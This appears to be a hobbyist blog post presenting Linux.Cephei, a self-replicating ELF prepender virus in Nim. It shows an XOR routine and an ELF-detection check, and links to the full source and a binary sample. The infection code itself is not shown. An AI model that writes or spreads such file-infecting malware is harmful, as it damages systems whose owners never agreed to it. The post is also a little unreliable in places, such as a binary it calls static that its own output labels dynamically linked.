Linux.Cephei: a Nim virus

guitmz.com/linux-cephei-a-nim-virus

Guilherme Thomazi

August 31, 2017

Nim is a systems and applications programming language. It has nice features such as producing dependency-free binaries, running on a huge list of operating systems and architectures and compiling to C, C++ or JavaScript. I've been messing with it for a while and I am very pleased with it. To be honest, Nim and Go have been my choices when I need to start a new project (goodbye Python, at least for now).

Despite being very fast, awesome for writing CLI tools, having a decent documentation (much can be improved there, but it's ok) and playing nice with Docker, there are also some good game libraries are available for Nim, such as Frag.

But enough about the language, let's talk about the virus itself. `Linux.Cephei` is an ELF prepender, which scans on the current directory for files to infect. It's not destructive by any means, samples were already sent to major AntiVirus companies such as ESET, Avira, Avast and it doesn't implement any fancy techniques such as EPO or memory injection (yet. I am working on newer projects in a few languages to play around with those techniques, I will write about it when I have something to show). Anyway, I wrote this infector to have another entry at SPTH's (hxxp://spth.virii.lu/LIP.html) (replace hxxp with http, this website is wrongly classified as malicious for some security tools).

The prepender code is far from being perfect and it should be optimised (like addind error handling for example) when I improve my skills on this language and the repository should be updated accordingly. It uses a simple `XOR` encryption/decryption of the host data, I know its weak but it's just a demonstration. This time, the virus includes a harmless payload that has a 25% change of being triggered and displaying a message when running on a infected host.

Here you can see the `XOR` function:

```
proc xorEncDec(input: openArray[int8], key: string): seq[int8] =
    var output = newSeq[int8](input.len)
    for x in 0..input.len:
        output[x] = input[x] xor int8(key[x mod key.len])
    return output
```

Nim also makes it very easy (and flexible) to work with arrays and binary data. Detecting a ELF file signature is as simple as:

```
proc isELF(path: string): bool =
    var fs = newFileStream(path, fmRead)
    defer: fs.close()
    let e_ident = fs.peekInt32()
    fs.setPosition(0x10)
    let e_type = fs.peekInt8()
    if e_ident == ELF_MAGIC_NUMBER and e_type == ELF_EXECUTABLE_FLAG:
        return true
```

Simple. You can get the whole code and further instructions on how to build it on the project repository here.


A little payload message is included too. It's printed to `stdout` then the infected program takes over and runs normally as it should:

```
Did you know that VV Cephei, also known as HD 208816, is an eclipsing binary star
system located in the constellation Cepheus, approximately 5,000 light years from
Earth? It is both a B[e] star and shell star. Awesome!
https://en.wikipedia.org/wiki/VV_Cephei" l
The more you know... :)
```

A binary (static) sample is also available here.

```
$ file linux.cephei
ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, not
stripped
```

Demo



```
[guitmz@vps demo]$ ls
linux.cephei  target.c
[guitmz@vps demo]$ cat target.c
#include<stdio.h>

void main() {
    printf("I am the target!\n");
}
[guitmz@vps demo]$ gcc target.c -o target
[guitmz@vps demo]$ 
```

Writing code in Nim is easy and fun, the syntax is natural like Python and yet you have the power of C. The language still has much to achieve (we still don’t have native modules for PE/ELF/Mach files for example) but I am very impressed so far with it and recommend you to give it a try!

Tschüss!